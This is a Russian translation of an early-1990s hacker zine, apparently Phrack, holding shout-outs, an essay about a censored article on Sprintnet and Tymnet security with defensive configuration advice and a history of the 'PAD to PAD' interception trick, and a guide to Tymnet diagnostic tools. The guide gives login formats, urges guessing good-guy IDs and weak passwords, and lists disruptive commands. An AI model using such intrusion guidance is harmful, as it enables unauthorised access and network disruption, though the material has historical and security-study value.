Lex Luthor — После десятилетия, в течение которого мы изредка переписывались и казались расположенными на антиподальных сторонах мОдЕмнОй Вс0ЛенНоЙ, я наконец-то встретился с Lex'ом в совсем недавнем прошлом. Поразительно обнаружить, что он на самом деле один из самых обходительных, смешных и приятных людей, с которыми мне доводилось встречаться. Всего наилучшего в чём бы ты ни решил заниматься!

Erik Bloodaxe — Бочонок Sandoz, чан со свиной кровью, T&C и ты.

Sigmund!@31!@!!! — Как сказали НЛО: они знают, кто ты, они знают, где ты. Серьёзно, слушай, было занятно. Удачи, чувак.

Нереальные Люди, Которых Стоит Упомянуть

StJude — За всё. Хорошо тебя знать... любовь, свет и много жареного гири с шифрами в придачу.

Siva — Смотри, полигоны или воксели, гибсоновская или постмодернистская парадигма, через RISC или CISC с Objective C++, запускающим Smalltalk под Windows NT поверх эстакады и за поворотом — это всё равно случится, и мы там будем и устроим вечеринку. Улыбайся, как ты не раз говорил; это интересное время, чтобы быть живым 8-).

Bruce Sterling — Пожалуй, самый крутой взрослый человек из всех, кого я встречал 8-). А это многое говорит. Мир стал бы значительно лучше, если бы Брюса можно было клонировать, а затем поместить внутрь торнадо, подключить к сети, снабдить адамантиевым экзоскелетом и сбросить в декриминализованную зону с BigMac'ом и голографическим диктофоном.

Jim Thomas — Слушай, кто из нас делает больше всего одновременно — я или ты? Спорю, я смогу смотреть телевизор, слушать музыку, вести три телефонных разговора и писать статью на 25% связнее, чем Чак, пока он ест и смотрит телевизор. С другой стороны, написание двух книг, преподавание, чтение, руководство CUD, личная жизнь и при этом ещё находить время потусоваться — это как минимум 15-й уровень; я до него ещё не добрался, но работаю над этим!

Andy Hawks — Привет, чувак. Мне нравится то, что ты делаешь, держись, игнорируй придурков, черпай вдохновение из того, что вдохновляет, и сохраняй веру в свои мечты. Ладно, ладно, надо бежать, пора продаваться, забудь всё, что я только что сказал 8-).

3Jane — Модели/актрисы/секс-кадеты, объединённые ради лучшего завтра, под Unix с именованными каналами и справедливостью для некоторых из нас.

Запоминающиеся фрик/хак BBS-ки

• **8BBS** — Давным-давно, я не понимал ни того, что там было, ни что я туда печатал, но было весело.
• **MOM** — Тоже давно, хотя к тому времени я уже понимал и получал чуть меньше удовольствия.
• **Pirate's Harbor** — До того, как Норман понял, что на TIMECOR можно озолотиться.
• **Pirate's Chest** — 6 линий, 80 мегабайт, примерно 1983 год. Абсолютно круто.
• **Adventurer's Tavern** — Последний оплот грандиозного онлайн-веселья и анархии. RIP.
• **Securityland** — Доска Нэппи.
• **Pirate's Phunhouse -> Cat's Cavern** — Система(ы) The Tempest.
• **Dark Side of the Moon** — Через долгие и странные фазы. До сих пор работает.
• **RACS III** — w()wZ0 blargel blumpfk0l SwillY sw()nk!@!#!@!!!!!
• **OSUNY** (3 цикла) — Одни веселее других.
• **Sherwood Forest I, II, III** — Нравились все три, хотя первый был круче.
• **Plovernet** — Две фазы. Обе отличные.
• **The (urse** — ВаРеЗ до()д и эЛиТнОсТь во всём великолепии!@#!@#!@#!@#
• **LOD** — Начало в 1984-м и с перерывами потом.
• **COPS** — Крутая флоридская доска.
• **Shadowland** — Крутая колорадская доска.
• **SpecELITE** — Настолько запредельно ужасный, что было замечательно весело.
• **WOPR** — Долго было весело, потом он выкинул всех и перешёл в режим 1200 only wareZ.
• **Pirate-80** — Был очень игристым, с лёгким привкусом желе.
• **Всё, что когда-либо запускал Sir Knight** — Слишком много названий (Tele-Apa, HackNet, NewsNet...)
• **World of Cryton** — WOC! JAMES! ЭЛИТНОСТЬ!
• **The Safehouse** — Доска Apple Bandit'a. Эй, верни мне мой Diskfer][, чувак!
• **Farmers of Doom** — Блуп.
• **Pirates of Puget Sound** — Приятный софтверез. Много веселья.

Несколько слов от Lord Digital

ВЕРЬТЕ ВСЕМУ, ЧТО СЛЫШИТЕ. ЗНАЙТЕ ВСЁ, ЧТО ВИДИТЕ. ПОНИМАЙТЕ ВСЁ, ЧЕГО НЕ ПОНИМАЕТЕ. БУДЬТЕ ЕДИНЫ С ПОКОЕМ ВРАЩАЮЩЕГОСЯ ХОМЯЧЬЕГО КОЛЕСА И ПОЛЬЗУЙТЕСЬ ЗУБНОЙ НИТЬЮ МЕЖДУ ПРИЁМАМИ ПИЩИ.

Что касается будущего хак/фрик-мира и телекоммуникаций в целом — Фрик-мир абсолютно великолепен, и я убеждён, что ISDN изменит ВСЁ и сделает его круглее, выше, больше, стабильнее, а также даст будущим поколениям повод оглянуться назад и презрительно усмехнуться.

Прелюдия к поцелую

— Невыученные уроки обречены нести беды до бесконечности —

Автор: Erik Bloodaxe (Chris Goggans)

Ниже приводится статья, написанная мной для популярного журнала по компьютерной безопасности ISPNews. В то время я обсуждал идею ежемесячной колонки с тогдашним редактором Леном Шпицем (Len Spitz). (Сейчас редактором является Майкл Александр (Michael Alexander), бывший сотрудник Computerworld.)

Следующая статья, хотя и весьма безобидная по моим меркам и, признаю, лишённая достаточного количества конкретной информации, которая помогла бы специалистам по безопасности оперативно решить их многочисленные проблемы, наделала немало шуму среди людей из ISPNews.

Поскольку статья была написана мной — самопровозглашённым хакером — она подверглась необычайно тщательному изучению. Вместо того чтобы её приняли или отклонили редактор, моя статья удостоилась сомнительной чести быть вынесенной на рассмотрение редакционного совета. Я просмотрел все прошлые номера ISPNews и не нашёл никакого упоминания о подобной структуре вплоть до номера за ноябрь/декабрь 1991 года — то есть номера, вышедшего сразу после развёрнутого интервью со мной.

Когда я спросил Лена Шпица об этом довольно странном факте, он настаивал на том, что комитет действительно существовал, однако запинался на вопросе о том, чтобы назвать хоть одну другую статью, которую они рассматривали прежде, и объяснить, каковы вообще обязанности подобной группы. Ответов он дать не смог.

Сама группа была, очевидно, задумана как нечто вроде показательного суда. В неё входили:

Уильям Дж. Кук (William J. Cook) — человек, который менее двух лет назад санкционировал нарушение моей частной жизни и гражданских прав Секретной службой исключительно на основании двух публикаций на досках объявлений и моей связи с участниками Legion of Doom и редакцией Phrack Magazine.

Уильям Х. Мюррей (William H. Murray) — старший консультант Deloitte & Touche, который за две недели до этого поднялся с места во время моего выступления на 11-й ежегодной конференции MIS Training Institute и громко произнёс: «Я больше не могу это слушать, я ухожу» — к немалому изумлению аудитории. Тот самый человек, который впоследствии написал в своей колонке в ISPNews: «Можем ли мы лечь с собаками и не подцепить блох?» — и «Спросите себя, хотите ли вы работать в профессии, населённой мошенниками. Спросите себя, хотите ли вы, чтобы ваша репутация была связана с ними».

Уинн Шварто (Winn Schwartau) — консультант по безопасности с широким кругозором и открытым умом, что, без сомнения, объясняется его прошлым в музыкальной индустрии, а не бухгалтерским миром MIS.

Дэвид Дж. Стэнг (David J. Stang) — директор по исследованиям, NCSA. Известный специалист по вирусам.

Вот этой группой и был представлен совет. Вот что они сказали о моей статье:

Билл Кук — «Написано очень хорошо и познавательно, однако публиковать не следует по юридическим причинам». (Каковы именно эти причины — не уточнялось, и г-н Кук не перезвонил мне на звонки в его офис.)

Билл Мюррей — Ему даже не дали прочитать файл, поскольку его реакция была признана слишком предсказуемой.

Уинн Шварто — «Публикуйте. Это ценная информация».

Дэвид Стэнг — Ему не дали файл, потому что, по словам Лена Шпица: «Дэвид — просто эксперт по вирусам, и это не его область, поэтому мы передали материал Рэю Каплану (Ray Kaplan)».

> ***Рэй Каплан*** *— Не захотел комментировать, заявив: «Это не моя компетенция, поэтому я передал это другу». Думаю, Рэй не хотел иметь ничего общего с хакерами после того, как реакционные настроения участников DECUS чуть не довели его до банкротства — из-за его защиты Кевина Митника. Нисколько его не осуждаю. (Чёрт, мне нравится этот парень... В наши дни он явно стал смелее — я имею в виду, он приехал на HoHoCon, ради всего святого!)*
> *>* ***Друг Рэя*** *— «Это абсолютно бесполезно для специалиста по информационной безопасности, но весьма полезно для хакерского сообщества». До сих пор не знаю, кто был этим «другом» Рэя. Надеюсь, его болезнь Альцгеймера немного отступила со времени этого комментария.*

Само собой, статья так и не вышла.

Вскоре после этого я получил письмо от Роберта Фокса (Robert Fox), помощника вице-президента Sprint. Каким-то образом моя небольшая статья добралась до Канзас-Сити. Удивительно, как одна факсовая копия статьи успела разойтись среди стольких людей за столь короткий срок. Г-н Фокс написал следующее:

```
United Telecom/US Sprint
9221 Ward Parkway
Kansas City, Missouri 64114
816-822-6262

Robert F. Fox                                    13 января 1992 г.
Помощник вице-президента
Корпоративная безопасность


СРОЧНАЯ ПОЧТА AIRBORNE EXPRESS

Г-ну Chris Goggans
COMSEC
Suite 1470
7322 Southwest Freeway
Houston, TX 77074

    Касательно: Вашей статьи «Сети с коммутацией пакетов —
                безопасность начинается с конфигурации»

Уважаемый г-н Гоггэнс,

    Копия указанной неопубликованной статьи, которая прилагается
к настоящему письму, попала в наше поле зрения. После ознакомления
мы пришли к выводу, что статья содержит неточности и носит
клеветательный характер. В случае публикации содержание статьи
может нанести ущерб клиентам Sprint, самой компании Sprint и нашей
репутации; мы просим Вас не публиковать и не распространять её
иным образом.

    Кроме того, мы полагаем, что часть информации, содержащейся
в статье, была получена с нарушением прав собственности Sprint
и/или наших клиентов, и мы требуем, чтобы Вы прекратили любые
попытки нарушить или иным образом скомпрометировать нашу
собственность — вне зависимости от того, преследуете ли Вы
личную финансовую выгоду или нет.
                        С уважением,
```

Robert F. Fox

Приложение

Вне зависимости от того, каким образом г-н Фокс завладел этой статьёй, я вынужден поставить под сомнение его письмо на основании собственных же слов. Сначала он утверждает, что информация чуть ли не преступно неверна и способна нанести ущерб репутации Sprint. Затем он заявляет, что информация в статье стала известна в результате нарушения безопасности сети Sprintnet и/или её клиентов. По существу, по мнению г-на Фокса, я одновременно являюсь и вором, и лжецом. Что ж: если бы я был вором, информация не могла бы быть неверной, раз она получена от самого Sprintnet или его клиентов. Если же я лжец, почему они думают, что информация получена от них самих и/или их клиентов? Едва завуалированная угроза г-на Фокса доставила мне большое удовольствие.

Затем я пришёл к выводу, что ни одно массовое издание не опубликует эту статью. Не понимаю, почему все так боятся правды. Возможно, если бы правда стала известна, кому-то пришлось бы работать усерднее, а кому-то — лишиться работы вовсе. Меня это больше не беспокоит. Я здесь, чтобы говорить правду и предоставлять не подвергшуюся цензуре информацию, собранную из самых разных источников, чтобы дать читателям этого журнала факты, необходимые для утоления жажды знаний.

Эта статья публикуется как прелюдия к серии материалов, посвящённых сетям с коммутацией пакетов, которые основаны на информации, лишь вскользь упомянутой в моей безобидной маленькой статье. Нашим читателям — «наслаждайтесь». Трусливым так называемым экспертам по безопасности — «поцелуйте меня в зад».

Сети с коммутацией пакетов

Безопасность начинается с конфигурации

Для многих компаний использование сетей с коммутацией пакетов открыло возможность более широкой взаимосвязи систем и простого удалённого доступа. Подключение к крупной публичной сети с коммутацией пакетов обеспечивает увеличенное число точек доступа с местными номерами дозвона во многих городах страны, а также точки доступа из зарубежных стран.

При всех очевидных преимуществах этой услуги неправильная конфигурация подключения хоста к сети или самой сети может привести к серьёзнейшим проблемам безопасности.

Само по себе подключение к публичной сети с коммутацией пакетов немедленно увеличивает уязвимость конкретной системы. Две крупнейшие коммерческие сети Америки — BT-Tymnet и Sprintnet — вероятно, являются наиболее популярными американскими мишенями для хакеров по всему миру. Богатство систем, доступных в этих двух сетях, обеспечило хакерам поистине бесконечный запас площадок для оттачивания своих навыков. Простота использования, присущая обеим сетям, делает их популярными как среди законных, так и незаконных пользователей.

Программное обеспечение Telenet, используемое в сети Sprintnet, позволяет пользователям вводить сетевой адрес пользователя (NUA) в стандартном формате, описанном в стандарте нумерации X.121:

```
DDDDAAAHHHHHPP
```

Где:
• `D` = четырёхзначный код идентификатора сети передачи данных (DNIC)
• `A` = трёхзначный код зоны, соответствующий хосту
• `H` = адрес хоста
• `P` = порт или (суб)адрес

При внутренних звонках код DNIC для Sprintnet (3110) хранится во всём оборудовании Sprintnet и используется по умолчанию. Выбирая код зоны — как правило, соответствующий стандартным кодам Северо-Американского плана нумерации — и добавляя от одного до пяти цифр, потенциальный злоумышленник может подключиться к любому из множества систем в поисках целей для атаки.

В прошлом было написано немало программ для автоматизации этого процесса, а результаты масштабного сканирования сети публиковались в различных андеграундных изданиях.

Программное обеспечение Tymnet II, используемое в сети BT Tymnet, запрашивает у пользователя мнемоник, соответствующий хосту или группе хостов. Мнемоник, или имя пользователя, соотносится с фиксированным адресом хоста в главном каталоге пользователей сети (Master User Directory, MUD). Это имя пользователя может позволить абоненту подключаться к разным сайтам, а не только к одному, вводя дополнительную информацию в отдельных полях после имени пользователя. Оно также может соответствовать сетевому шлюзу, позволяя пользователю ввести номер в формате X.121 и подключиться к конкретному узлу.

Эта конкретная сеть, в которой основным средством идентификации служат слова, а не числа, неоднократно взламывалась злоумышленниками, подбиравшими распространённые слова или имена для получения доступа к удалённым узлам.

У каждой сети есть свой особый набор проблем, однако решения этих проблем — одновременно просты и быстры в реализации.

SPRINTNET

Первым средством защиты хоста в этой сети является ограничение доступа к узлу. Это можно осуществить несколькими способами. Наиболее очевидный — настроить узел так, чтобы он отклонял входящие звонки с оплатой получателем. Все звонки в Sprintnet тарифицируются на стороне получателя, если только узел специально не запросил освобождение от оплаты входящих вызовов. Это делает узел доступным только при наличии Сетевого идентификатора пользователя (Network User Identifier, NUI).

Другой метод ограничения доступа злоумышленников — включение хоста в закрытую группу пользователей (Closed User Group, CUG). Выбрав размещение хоста в CUG, администратор может разрешить подключение только определённым NUI и ограничить фактические адреса, с которых разрешён доступ. Например: узел включается в CUG, которая разрешает звонки только с удалённого филиала компании в Далласе и только с помощью NUI, специально созданного для этого филиала. Все попытки доступа с адреса вне зоны 214 приведут к сообщению об ошибке с указанием недопустимого адреса источника. Все попытки подключения с недействительным NUI приведут к ошибке о недействительном идентификаторе. Эта информация хранится в главной базе данных TAMS (TP Access Management System) сети и при нормальных условиях не поддаётся манипуляции.

На многих узлах сети Sprintnet существуют конкретные субадреса, ведущие к отладочному порту. Как правило, это субадрес 99. Все подключения к отладочным портам должны быть ограничены. Предоставление пользователям доступа к этому порту даёт им возможность загружать и отображать регистры памяти оборудования Sprintnet, подключённого к данному порту, а также сбрасывать, включать или отключать хост. На большинстве отладочных портов установлены предустановленные пароли от производителя, однако их необходимо менять. Доступ к этим портам также должен быть ограничен — разрешён только с адресов, указанных компанией.

Дополнительной мерой, способной поставить в тупик злоумышленников, использующих программы для перебора всех адресов в заданном коде зоны, является запрос на присвоение хосту адреса выше 10 000. Время, требуемое для сканирования сети, весьма значительно, и большинство случайных злоумышленников не будут искать за пределами диапазона до 10 000. Многие вообще не выходят за пределы 2 000.

BT-TYMNET

Любая компания, имеющая хост в сети Tymnet, должна выбирать имя пользователя, которое нелегко ассоциировать с компанией или которое не является распространённым словом или именем. Если злоумышленник знает, что у XYZ Inc. есть система на базе UNIX в TYMNET, он начнёт попытки найти эту систему с очевидных имён пользователя: XYZ, XYZINC, XYZNET, XYZ1, XYZUNIX, UNIX и т. д.

BT-Tymnet позволяет также защитить эти имена пользователей паролем. На всех хостах следует включить эту опцию, а пароли нужно менять регулярно. Пароль всегда должен состоять не менее чем из шести символов, содержать буквы, цифры и хотя бы один специальный символ и никоим образом не быть связан с соответствующим именем пользователя.

Многие клиенты BT-Tymnet приобрели программное обеспечение Tymnet II и имеют собственные подсети, связанные с публичной сетью через шлюзы. Каждая подсеть индивидуально настраивается и обслуживается с помощью пакета утилит, предоставляемого Tymnet. Каждая из этих утилит выполняет конкретную задачу и крайне важна для бесперебойной работы сети. Доступ к этим утилитам можно получить либо непосредственно со стороны хоста, либо удалённо через сеть, введя соответствующее имя пользователя.

Вот некоторые из этих утилит:

```
XRAY   : утилита мониторинга
DDT    : утилита отладки
NETVAL : база данных соответствия имён пользователей и хостов
PROBE  : утилита мониторинга
TMCS   : утилита мониторинга
```

НИ ПРИ КАКИХ ОБСТОЯТЕЛЬСТВАХ эти утилиты не должны оставаться без пароля в подсети компании. Кроме того, этим утилитам никогда не следует давать названия, схожие с их исходными именами. Если злоумышленник получит доступ к любой из этих утилит, целостность вашей сети окажется под угрозой.

Например:

Предоставив постороннему лицу доступ к утилите XRAY, вы дадите ему возможность отслеживать как входящие, так и исходящие данные хоста с помощью команды `TA` (вывод таблицы трассировочных данных в ASCII). Использование определённых команд XRAY ограничено функцией безопасности, которая позволяет только определённым именам пользователей выполнять команды на основе их наличия в списке «Goodguy» («Хорошие ребята»), который может

просматривать любой пользователь XRAY. Если уровень привилегий пользователя максимален (2), он может добавлять или удалять записи из списка «Goodguy», сбрасывать соединения и отображать трассировочные данные по каналам, отличным от канала по умолчанию.

Предоставление пользователю доступа к DDT может привести к полному нарушению работы сети. DDT позволяет пользователю выполнять прямую запись в «код узла» сетевого контроллера и изменять его конфигурацию.

Предоставление пользователю доступа к NETVAL позволит ему отображать все активные имена пользователей в сети и соответствующие адреса хостов.

ПРОЧИЕ ПРОБЛЕМЫ

Пример первый

На многих сетях пользователи имеют возможность подключаться к устройству сборки/разборки пакетов (PAD) сетевых точек дозвона. В прошлом это порождало значительные проблемы.

В середине 1980-х двое американских хакеров исследовали немецкую пакетную сеть DATEX-P. Один из них подключился к хосту в Берлине и был немедленно отключён удалённым узлом. Не успел хакер опомниться, как немецкий хост подключился к NUA, соответствующему его PAD в Sprintnet, и выслал ему приглашение на вход. Это чрезвычайно встревожило хакера: он решил, что владельцы немецкого хоста каким-то образом заметили его попытку получить доступ к их системе. Он связался со своим напарником и рассказал о произошедшем. Вдвоём они пришли к выводу, что поскольку NUA точки исходящего вызова передаётся в заголовке пакета, удалённый узел, по всей видимости, был запрограммирован распознавать NUA и совершать обратный вызов. Тот факт, что вызов вернулся на публичный PAD, заинтриговал пару, и они решили попытаться воспроизвести событие, позвонив друг другу. Оба подключились к сети, и один ввёл NUA, соответствующий PAD другого. Соединение состоялось, и они смогли общаться между собой. Затем они договорились периодически встречаться таким образом, чтобы обсуждать свои находки из Германии. В назначенное время следующей встречи соединение произошло не так, как планировалось. Один хакер быстро получил телефонный звонок от второго, который весьма взволнованно сообщил, что, пытаясь подключиться к напарнику, случайно подключился к другому PAD и перехватил данные законного пользователя, набиравшего свой NUI. Дальнейшее расследование показало, что к публичным PAD можно подключаться в период простоя, когда пользователь находится в сетевом режиме, до установления соединения с удалённым узлом. Предполагалось, что это открытие останется в тайне ввиду его чрезвычайно опасных применений. Тем не менее слух об этом открытии вскоре распространился по всему хакерскому сообществу, и то, что впоследствии получило название «PAD to PAD», было рождено.

Техника «PAD to PAD» приобрела такую широкую известность, что хакеры вскоре начали писать программы для перехвата данных, эмуляции хостов и захвата имён пользователей и паролей ничего не подозревающих сетевых пользователей. Хакеры ежедневно перехватывали тысячи звонков от пользователей, подключавшихся к системам — от банковских и кредитных до компаний из списка Fortune 500 и правительственных объектов.

Примерно через два года после распространения «PAD to PAD» Sprintnet был оповещён о кризисе и запретил все подключения к публичным PAD. Когда Sprintnet расширил своё обслуживание за рубежом, он снова оставил доступ к зарубежным PAD без ограничений. Проблема вновь осталась незамеченной, пока хакер, позвонив в службу безопасности Sprintnet, не сообщил им, что следует

устранить её поскорее, пока она не распространилась так же широко, как прежде. На этот раз проблема была решена значительно быстрее.

Данная техника не ограничивалась сетью Sprintnet. Все сети, использующие программное обеспечение Telenet, уязвимы для подобного рода манипуляций. Этот вид сетевых манипуляций сыграл ключевую роль во взломе пакетной сети одной крупной компании Bell, о котором широко сообщалось в прессе. Определённые иностранные сети в таких странах, как Израиль, Англия, Чили, Панама, Перу и Бразилия, также подвержены этому риску.

Пример второй

В конце 1980-х хакеры случайно наткнулись на пакетную сеть, принадлежащую и обслуживаемую крупной компанией по техническому обслуживанию объектов. В настройке этой конкретной сети был серьёзный изъян: она подключала все проходящие через неё вызовы так, словно они были сделаны с NUI. Это позволяло хакерам звонить на адреса, отказывавшие в соединениях с оплатой получателем в сетях по всему миру. Такой подход стал популярным среди хакеров для доступа к подпольным чат-системам в Европе. Кроме того, эта сеть содержала множество компьютеров, принадлежавших крупному автопроизводителю. Большинство из этих систем были крайне незащищены. Сеть также предоставляла неограниченный доступ к отладочным портам сети. У этой конкретной сети был бесплатный номер в сети MCI. В то время у MCI возникли определённые трудности с настройкой оборудования для приёма информации AOH (автоматическое определение номера) с целью предоставления клиентам полного отчёта о звонках в ежемесячных счетах. Хакеры прекрасно знали об этом и часто пользовались сетью, не опасаясь уголовного преследования. В конечном счёте MCI удалось устранить проблему с трансляцией и обеспечить клиентам полные отчёты о звонках. Когда об этом стало известно, многие хакеры прекратили пользоваться сетью, однако несколько человек впоследствии были привлечены к ответственности за её использование — когда их номера всплыли в счёте.

Пример третий

До самого последнего времени подробные знания о служебных программах, управляющих различными сетями с коммутацией пакетов, были достоянием узкого круга лиц. Исследуя сеть, принадлежащую крупному кливлендскому конгломерату, хакеры наткнулись на систему, где в открытом доступе хранилась документация по использованию каждой утилиты. Хакеры быстро скачали всю информацию, и вскоре она получила довольно широкое распространение в подпольном сообществе. С появлением этой информации у менее опытных и более беспринципных людей многие сети начали испытывать перебои, а целостность систем быстро была нарушена: хакеры принялись мониторить трафик данных.

Никакая информация об использовании пакетных сетей или их утилит не должна храниться в открытом доступе. Бумажные копии должны храниться у сетевого администратора, а при обновлении устаревшие версии обязательно должны уничтожаться.

ЧТО ДЕЛАТЬ

При обнаружении нарушения безопасности, связанного с подключением через пакетную сеть, необходимо уведомить службу сетевой безопасности. Клиентам BT-Tymnet следует связаться со Стивом Мэттьюзом (Steve Matthews) по телефону 408-922-7384. Клиентам Sprintnet — с Пэт Сиссон (Pat Sisson) по телефону 703-689-6913.

После внесения изменений в сеть для предотвращения дальнейших взломов необходимо тщательно проверить хост-компьютер на наличие каких-либо изменений или повреждений, а также сменить все пароли отдельных учётных записей.

ЗАКЛЮЧЕНИЕ

Крайне важно правильно настроить пакетную сеть и принять все меры для обеспечения её безопасности. Даже самый защищённый хост-компьютер может быть легко взломан, если он подключён к незащищённой пакетной сети.

Обзор диагностических инструментов Tymnet, их лицензионных уровней и жёстко заданных имён пользователей

Автор: Professor Falken

14 февраля 1993 г.

Хотя данная статья носит общий характер, содержащаяся в ней информация НЕ предназначена для начинающих исследователей Tymnet. Начинающий или нет — читай смело; однако следует проявлять осторожность при вводе любой из этих команд в сети BT. Выполнение отдельных команд может иметь разрушительные последствия для отдельных сегментов сети.

В этой статье я намерен ознакомить читателя с различными диагностическими утилитами Tymnet. Статья ни в коей мере не является детальным микроскопическим изучением утилит; скорее это краткий обзорный курс того, что доступно квалифицированным специалистам. Для каждой утилиты я опишу её применение, перечислю основные команды, а в случае DDT и XRAY — раскрою жёстко заданные имена пользователей, позволяющие стать «квалифицированным лицом».

Похоже, программные инженеры Tymnet (от нечего делать) любят переименовывать обычные слова в мудрёные. Например, в этой статье я буду говорить о ЛИЦЕНЗИОННЫХ УРОВНЯХ. Лицензионные уровни — не что иное, как уровни безопасности. Когда я говорю «Лицензионный уровень 4», просто переводи это как «Уровень безопасности 4». Я вполне мог бы называть всё уровнями безопасности, но хотел сохранить ту унылую атмосферу Tymnet для пущей реалистичности. Ещё одно слово, которое инженеры позаимствовали из «G.I. Joe», — это GOOD-GUYS («хорошие парни»). В нашем мире Good-Guy — это действительное имя пользователя, которое можно применять для входа в различные диагностические утилиты.

Как и большинство обычных компьютеров, Tymnet нуждается в операционной системе для работы своего кода. Узловая *многозадачная* операционная система Tymnet называется ISIS; аббревиатура расшифровывается как «Internally Switched Interface System» («Внутренне коммутируемая интерфейсная система»). Она предназначена для: обработки множественных каналов связи, распределения системной памяти, планирования задач/процессов и всего прочего БАЗОВОГО, что делают ВСЕ операционные системы. Tymnet объясняет это несколько сложнее и менее конкретно, но чтобы дать слово противоположной точке зрения, приводим их формулировку:

> *«Internally Switched Interface System. Операционная система для узла TYMNET; обеспечивает функции, управляющие общей работой Engine. Эти функции включают, но не ограничиваются: распределением памяти, коммутацией сообщений, планированием задач, обработкой прерываний и распределением ввода/вывода. ISIS позволяет нескольким функциям передачи данных выполняться на одном процессоре. Двумя из множества её сервисов являются отладка и управление портами ввода/вывода. Прежнее название — ISIS-II или ISIS2. ISIS2, ISIS-II — устаревшие термины. См. Internally Switched Interface System (ISIS).»*

В различных местах этого файла я буду ссылаться на ENGINE (движок). По существу, ENGINE — это миникомпьютер, который берёт на себя все вычислительные задачи, которые предъявляют ISIS и её приложения. Однако, отдавая должное всем технарям Tymnet, приведём формулировку BT:

> *«Аппаратное обеспечение пакетной обработки BT North America. Коммуникационный процессор Engine является представителем семейства специализированных*

миникомпьютеров. Он выполняет коммуникационное программное обеспечение, такое как Node Code (для коммутации), slot code (для преобразования протоколов и функций с добавленной стоимостью), а также операционную систему ISIS. Семейство Engine состоит из: Pico-Engine, Micro-Engine, Mini-Engine, Mini-Engine-XL, Dual-Mini-Engine-XL, Engine и ATC.»

Можно было бы придумать куда более КРУТЫЕ названия для компьютерных платформ, чем «Mini-Engine» или «Micro-Engine». Полагаю, у аппаратных инженеров ВТ меньше времени, чем у программных, чтобы выдумывать K-RAD-названия для своих проектов. Так или иначе, ENGINE — это мышца за мускулами сети Tymnet.

Ещё один термин, абсолютно необходимый для ЛЮБОГО понимания Tymnet, — это «SUPERVISOR» (супервизор). Инженеры, как видите, долго искали этот хитроумный термин. Супервизор выполняет множество функций: это ядро аутентификации, с которым взаимодействует пользователь; система тарификации цепей, с которой абоненты, к сожалению, не взаимодействуют; и в целом «СТАРШИЙ БРАТ» сети. Supervisor отслеживает состояние сети в любое время, ведёт подробные журналы и вмешивается при возникновении неполадок. Термин «supervisor» может также обозначать engine, на котором запущен Supervisor.

Имея всё это в виду, я представлю пять диагностических инструментов Tymnet. Намерен представить их в следующем порядке: DDT, MUX, PROBE, LOAD-II, TOM и XRAY. Обратите внимание, что списки «good-guy» предоставлены только для DDT и XRAY.

DDT — Dynamic Debugging Tool (Динамический отладчик)

DDT — утилита, работающая под управлением операционной системы ISIS. DDT способна загружать или отображать содержимое слота. Слот — это область памяти в узле, в которой выполняются приложения Tymnet. DDT также может использоваться для модификации slot code конкретного слота. Slot code — любая программа, которой ISIS выделила память в engine. DDT также выполняет другие низкоуровневые диагностические функции, которые я здесь не рассматриваю.

Для входа в DDT необходимо ответить на приглашение `please log in:` действительным именем пользователя и паролем. После проверки списка good-guy и аутентификации пользователя процесс ядра ищет связанное назначение слота. Если слот не назначен good-guy, ядро запросит номер слота. Как только вы введёте ДЕЙСТВИТЕЛЬНЫЙ номер слота и он окажется доступным, ядро аутентификации запустит утилиту DDT. Под «ДЕЙСТВИТЕЛЬНЫМ» номером слота я имею в виду номер слота, который логически существует И доступен для вашего текущего лицензионного уровня good-guy.

Фактический вход в DDT имеет вид:

```
please log in: goodguyID:host# <cr>
     password:
```

Где `goodguyID` — действительный good-guy, `host#` — абонент Tymnet, которому требуется небольшая «работа», а пароль — это очевидно пароль. Хотя я с удовольствием дал бы вам все пароли, это вряд ли произойдёт. Так что всё, что я могу посоветовать, — пробовать различные вариации идентификаторов good-guy и другие глупые пароли, которые используют беспечные люди.

Подключение к основному DDT отображается вечно дружелюбным приглашением `*`. Именно из этого приглашения направляются все общие команды DDT. Наиболее полезные команды DDT

перечислены ниже в общем, расширенном и специфичном для RJE/3270T реестрах.

ОБЩИЕ КОМАНДЫ DDT

```
E            Выполнить слот.
H            Остановить слот. <---- РАЗРУШИТЕЛЬНО! См. ПРЕДУПРЕЖДЕНИЕ!
ZZ           Выйти из DDT.
^#           Передать управление из текущего слота в слот, указанный #.
             (Пример: ^7 переключает управление на слот 7)
?CPU         Отобразить загрузку ЦП (производительность Engine).
?HIST        Отобразить историю диагностических сообщений.
?HOST        Отобразить хосты, используемые данным слотом.
?LU          Отобразить привязку логических устройств к физическим.
?MEM         Отобразить время ошибок памяти, если таковые имеются.
?STAT        Переход к РАСШИРЕННОМУ DDT. Для получения расширенного
             приглашения команд введите '/'. Приглашение ':>'
?VERN        Отобразить версию ISIS, затем версию СЛОТА.
```

> ***ПРЕДУПРЕЖДЕНИЕ!*** *Слот можно ОСТАНОВИТЬ случайно. Это заморозит всё, что проходит через текущий слот. Это может ПЛОХО сказаться на удовлетворённости клиентов. Если случайно нажать* `H` *— даже без CR/LF — слот зависнет. Поэтому при использовании команд* `?HIST` *или* `?HOST` *убедитесь, что ввели важный* `?` *перед командой. Это остановит всё, что проходит через данный слот, и фактически уничтожит канал связи.*

РАСШИРЕННЫЕ КОМАНДЫ ДЛЯ RJE И 3270T

```
RJE и 3270T
===========
EXI          Выход. (Очевидно!)
QUIT         Вернуться из расширенного приглашения DDT ':>' в обычное '*'.

Только RJE
==========
HELP         Отобразить список команд расширенного режима RJE DDT.
             (Список, не заслуживающий приведения здесь.)
SCOPE        Вывести трассировку протокола.
TRACE        Вывести трассировку состояний.

Только 3270T
============
HELP         Отобразить список команд расширенного режима 3270T DDT.
             (Снова список, не заслуживающий приведения здесь.)
STATUS       Отобразить состояние всех линий, управляющих устройств и терминалов.
STRTLN x     Начать опрос на линии x. (Тест производительности)
STRTCU x,y   Начать опрос управляющего УСТРОЙСТВА x на ЛИНИИ y. (Тест производительности)
STOPLN x     Прекратить опрос на линии 'x'.
STOPCU x,y   Прекратить опрос управляющего УСТРОЙСТВА x на ЛИНИИ y.
```

> ***Примечание:*** *Если попытаться использовать команду RJE при входе в 3270T, будет показана замечательная строка «ILLEGAL COMMAND».*

GOOD-GUYS И ЛИЦЕНЗИОННЫЕ УРОВНИ

Как и у любого имени пользователя, у каждой учётной записи есть соответствующий лицензионный уровень (уровень безопасности). Различные уровни определяют, к каким типам слотов может получить доступ данное имя пользователя, и доступные команды. Некоторые good-guys имеют доступ ко всем слотам, включая supervisor, тогда как другие — только к слотам, не являющимся

supervisor.

В таблице ниже перечислены действия, доступные при различных лицензионных уровнях.

```
L.DISC    Разрешает форматирование дисков.
L.H       Разрешает остановку, загрузку и перезапуск всех слотов
          для целей загрузки кода.
